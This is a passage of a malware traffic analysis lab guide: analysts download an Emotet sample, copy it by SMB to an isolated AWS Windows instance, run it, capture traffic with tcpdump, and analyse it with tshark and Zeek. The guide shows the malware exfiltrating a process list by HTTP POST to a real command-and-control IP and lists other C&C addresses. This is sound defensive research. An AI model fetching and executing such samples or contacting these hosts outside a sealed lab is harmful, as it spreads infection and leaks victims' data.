
```
smbclient '//172.31.1.[X]/Certificate' -U Administrator -c "put /[folder]/proxyCA.der proxyCA.der" -m SMB3
```

NOTE: The IP address of the machine template may vary according to your instance IP assignation in the infected subnet.

In the Windows template machine, go the the infected folder and double-click on proxyCA.der file to import the certificate into Windows Certificate Store. Select the Trusted Root Certification Authorities for the import.



Visit a website in HTTPS and verify that the website certificate is correctly signed by the proxy CA.



If the test is validated, delete the certificate from the infected shared folder.

Step 15: Save the instance image

On the instance panel, create an image that could be reused for repetitive tests.
Select the Windows instance and click on Actions>Image>Create Image.

Assign a name for the image: clean-image-w2k8-with-proxy

4. Malware traffic analysis testing procedure

Caution:

We recommend that the security analysts test their malware sample in a controlled, dedicated and isolated test environment. Do not perform this test in a production environment without written permission from your management. In case of misconfiguration the malware could escape the environment and cause severe damage to your production environment. If you perform this test for personal or research purposes, take precautions to protect your assets and stay in your legal framework.

Procedure:

Step 1: Collect the malware sample


Connect to the admin linux instance and download the sample of malware in a specific folder for this usage. To avoid an execution mistake, the malware sample should be manipulated in a password protected archive. In the example we downloaded Emotet malware from malware-traffic-analysis.net website.

```
wget \
https://malware-traffic-analysis.net/2019/03/01/2019-03-01-malware-from-Emotet-infection.zip
```


Step 2: Launch Instance

In our case we launched the Amazon Image clean-image-w2k8-without-proxy that we had created.


Go to the Images>AMIs, select the AMI clean-image-w2k8-without-proxy then click on Launch.



In the configuration instance assign the subnet infection-zone to the machine.



In the Security Group configuration select infection-group.



Review the configuration and launch.

Step 3: Copy the malware into the virtual machine


From the linux admin instance push the malware sample file to the infected folder. The following command line transfers the file by SMB protocol to the destination machine.

smbclient '//172.31.1.[*N*]/infected' -U Administrator -c "put [*local folder*] [*destination file* name]" -m SMB3

The Windows IP address depends on your configuration.

Step 4: Allow all outgoing traffic for infected zone

Edit the network ACL for the infected zone and allow all outbound traffic.



Note: Because the Network ACLs are stateless in Amazon EC2, rule 99 maintains the Remote Desktop connection initiated from the admin subnet when rule 100 is set to "deny" in step 5.

Step 5: Start capture on NAT instance


From the linux admin instance connect with ssh to the NAT instance and start the network capture.

```
sudo tcpdump -ni eth0 host 172.31.1.[N] -s0 -w [aaaammdd-malware-name-test].pcap -v
```

The option -s0 sets the snaplen to the default value of the system (262144 bytes).
The option -w writes captured data to a pcap file.
The option -v provides captured packets statistics

Step 6: Malware inoculation


From the Windows admin instance connect with remote desktop client to the test Windows machine.
On the Windows virtual machine stop the sharing of the folder "infected".
Decompress the archive with the associated password and execute the malware binary.



Step 7: Deny all outgoing traffic for infected zone

When the capture is considered finished by the security analyst, block all outgoing traffic for the infected subnet.

Edit the network ACL for the infected zone and deny all outbound traffic.




Step 8: Stop the capture

Stop the capture with CTRL+C keyboard touch combination to stop the capture tcpdump.

```
[ec2-user@ip-172-31-5-58 capture]$ sudo tcpdump -ni eth0 host 172.31.1.5 -s0 -w malware-emotet-retrieved-test.pcap -v
tcpdump: listening on eth0, link-type EN10MB (Ethernet), capture size 65535 bytes
Got 1471
```

Step 9: Stop the virtual machine

In the instance panel, select the Windows server instance, click Actions>Instance State>Stop.



Step 10: Collect the malware traffic pcap file

From the linux analysis instance retrieve with scp command the pcap file from the NAT instance. The following command line transfers the file from the NAT instance to the local analysis instance.

```
scp -i /[folder]/[amazon server key].pem ec2-user@172.31.5.58:/[location of the file captured]/[name_capture].pcap .
```

Step 11: Processing the files

We used this following tshark command line to have an overview of the traffic:

```
tshark -r [capture file].pcap -z io,phs -q
```

The traffic generated by the malware uses TCP protocol with HTTP and SSL on TCP/IP application layer. We can see 387 out of 1483 frames use SSL/TLS protocol.

```
ubuntu@ip-172-31-2-5:~/capture-folder/emotet-retrieved-test$ tshark -r malware-emotet-retrieved-test.pcap -z io,phs -c

===================================================================
Protocol Hierarchy Statistics
Filter:

eth                                      frames:1483 bytes:2421784
  ip                                     frames:1483 bytes:2421784
    tcp                                  frames:1483 bytes:2421784
      http                               frames:10 bytes:5966
        data-text-lines                  frames:2 bytes:516
        media                            frames:1 bytes:1136
          tcp.segments                   frames:1 bytes:1136
        mime_multipart                   frames:2 bytes:2447
          tcp.segments                   frames:1 bytes:2006
      ssl                                frames:387 bytes:1175146
        tcp.segments                     frames:142 bytes:826911
          ssl                            frames:88 bytes:552920
===================================================================
ubuntu@ip-172-31-2-5:~/capture-folder/emotet-retrieved-test$
```

In this example we execute Zeek Bro analysis of the pcap file collected.

Create a folder for classifying the Zeek Bro logs, change directory into this folder and execute Bro command line as shown in the previous chapters:

```
Bro -C -r [capture file].pcap local
```

Zeek Bro execution provides ssl.log and x509.log confirming the presence of SSL/TLS exchanges between the malware and the C&C server. However, even though intelligence framework is activated for SSLabuse blacklist, there is no alert for certificates analyzed by Zeek Bro.

```
ubuntu@ip-172-31-2-5:~/bro-logs/emotet-retrieved-test$ bro -C -r ../../capture-folder/emotet-retrieved-test/malware-emotet-retrieve
d-test.pcap local
WARNING: No Site::local_nets have been defined.  It's usually a good idea to define your local networks.
ubuntu@ip-172-31-2-5:~/bro-logs/emotet-retrieved-test$
ubuntu@ip-172-31-2-5:~/bro-logs/emotet-retrieved-test$
ubuntu@ip-172-31-2-5:~/bro-logs/emotet-retrieved-test$ ls
capture_loss.log  files.log  loaded_scripts.log  packet_filter.log  stats.log  x509.log
conn.log          http.log   notice.log          ssl.log            weird.log
ubuntu@ip-172-31-2-5:~/bro-logs/emotet-retrieved-test$
```

If we analyze the ssl.log we can see several usages of self-signed certificate. However, api.ip.sb access is done to a server providing a verified certificate. After some research we have discovered that the website api.ip.sb is a REST API service used to provide IPv4 information of the requester. Typically, the malware gathers information about the public IPv4 of the victim.

```
cat ssl.log | bro-cut notary.first_seen notary.times_seen notary.valid validation_status \
server_name issuer
```

```
ubuntu@ip-172-31-2-5:~/bro-logs/emotet-retrieved-test$ cat ssl.log | bro-cut notary.first_seen notary.times_seen notary.valid validation_status server_name issuer
-       -       -       ok      api.ip.sb       CN=COMODO RSA Domain Validation Secure Server CA,O=COMODO CA Limited,L=Salford,ST=Greater Manchester,C=GB
-       -       -       self signed certificate -       O=Internet Widgits Pty Ltd,ST=Some-State,C=AU
-       -       -       self signed certificate -       CN=example.com,OU=IT Department,O=Global Security,L=London,ST=London,C=GB
-       -       -       ok      api.ip.sb       CN=COMODO RSA Domain Validation Secure Server CA,O=COMODO CA Limited,L=Salford,ST=Greater Manchester,C=GB
-       -       -       self signed certificate -       O=Internet Widgits Pty Ltd,ST=Some-State,C=AU
-       -       -       self signed certificate -       O=Internet Widgits Pty Ltd,ST=Some-State,C=AU
-       -       -       self signed certificate -       CN=example.com,OU=IT Department,O=Global Security,L=London,ST=London,C=GB
-       -       -       self signed certificate -       O=Internet Widgits Pty Ltd,ST=Some-State,C=AU
-       -       -       self signed certificate -       O=Internet Widgits Pty Ltd,ST=Some-State,C=AU
-       -       -       self signed certificate -       O=Internet Widgits Pty Ltd,ST=Some-State,C=AU
-       -       -       self signed certificate -       CN=example.com,OU=IT Department,O=Global Security,L=London,ST=London,C=GB
-       -       -       self signed certificate -       CN=example.com,OU=IT Department,O=Global Security,L=London,ST=London,C=GB
-       -       -       self signed certificate -       O=Internet Widgits Pty Ltd,ST=Some-State,C=AU
-       -       -       self signed certificate -       O=Internet Widgits Pty Ltd,ST=Some-State,C=AU
```

The malware uses unconventional TCP ports to communicate in TLS version 1.0 which is a suspicious behavior. The observed TLS ports are TCP/443, TCP/449, TCP/447. In our experimentation, we did not intercept the TLS traffic and can only make an assumption about the malware execution.

```
ubuntu@ip-172-31-2-5:~/bro-logs/emotet-retrieved-test$ cat ssl.log | bro-cut id.orig_h id.orig_p id.resp_h id.resp_p version cipher server_name
172.31.1.5      49455   47.52.62.55     443     TLSv10  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA      api.ip.sb
172.31.1.5      49457   201.184.69.50   449     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49458   91.200.100.190  447     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49455   47.52.62.55     443     TLSv10  TLS_ECDHE_RSA_WITH_AES_128_CBC_SHA      api.ip.sb
172.31.1.5      49460   201.184.69.50   449     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49461   138.204.132.88  449     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49462   212.80.216.187  447     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49463   138.204.132.88  449     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49457   201.184.69.50   449     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49460   201.184.69.50   449     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49458   91.200.100.190  447     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49462   212.80.216.187  447     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49461   138.204.132.88  449     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
172.31.1.5      49463   138.204.132.88  449     TLSv10  TLS_ECDHE_RSA_WITH_AES_256_CBC_SHA      -
```

Based on the conn.log, we analyzed the total bytes exchanged in each connection. The results led us to the hypothesis of an additional download from the malware to perform the next actions which were not in TLS protocol in TCP/8082.

```
ubuntu@ip-172-31-2-5:~/bro-logs/emotet-retrieved-test$ cat conn.log | bro-cut id.orig_h id.orig_p id.resp_h id.resp_p orig_bytes resp_bytes
172.31.1.5      49453   186.96.198.72   990     755     288
172.31.1.5      49455   47.52.62.55     443     542     5105
172.31.1.5      49457   201.184.69.50   449     26530   157509
172.31.1.5      49460   201.184.69.50   449     3622    3658
172.31.1.5      49458   91.200.100.190  447     1312    2052337
172.31.1.5      49462   212.80.216.187  447     966     47071
172.31.1.5      49456   205.185.216.10  80      504     1625
172.31.1.5      49461   138.204.132.88  449     12240   9497
172.31.1.5      49464   103.119.144.250 8082    387     148
172.31.1.5      49464   103.119.144.250 8082    0       0
172.31.1.5      49464   103.119.144.250 8082    0       0
172.31.1.5      49463   138.204.132.88  449     8348    3768
172.31.1.5      49466   103.119.144.250 8082    5106    120
172.31.1.5      49464   103.119.144.250 8082    0       0
```

The analysis of the communication on TCP port 8082 shows the malware was sending the victim system information to the C&C server.

```
tcpdump -nn -r [capture file].pcap  tcp port 8082 -A
```

```
20:50:26.776655 IP 172.31.1.5.49466 > 103.119.144.250.8082: Flags [P.], seq 1:235, ack 1, win 256, length 234
E.....@...F:....gw...:..~V....H.P.....POST /del163/WIN-TTVLMBU33VD_W617601.9DDB41348BCF33BE3BB33BFC923AABB3/90 HTTP/1.1
Content-Type: multipart/form-data; boundary=ArasfjasU7
User-Agent: test
Host: 103.119.144.250:8082
Content-Length: 4872
Cache-Control: no-cache


20:50:26.777357 IP 172.31.1.5.49466 > 103.119.144.250.8082: Flags [.], seq 235:1695, ack 1, win 256, length 1460
E.....@...Ao....gw...:..~V....H.P....b..--ArasfjasU7
Content-Disposition: form-data; name="proclist"

                ***PROCESS LIST***

[System Process]
System
smss.exe
csrss.exe
csrss.exe
wininit.exe
winlogon.exe
services.exe
lsass.exe
lsm.exe
```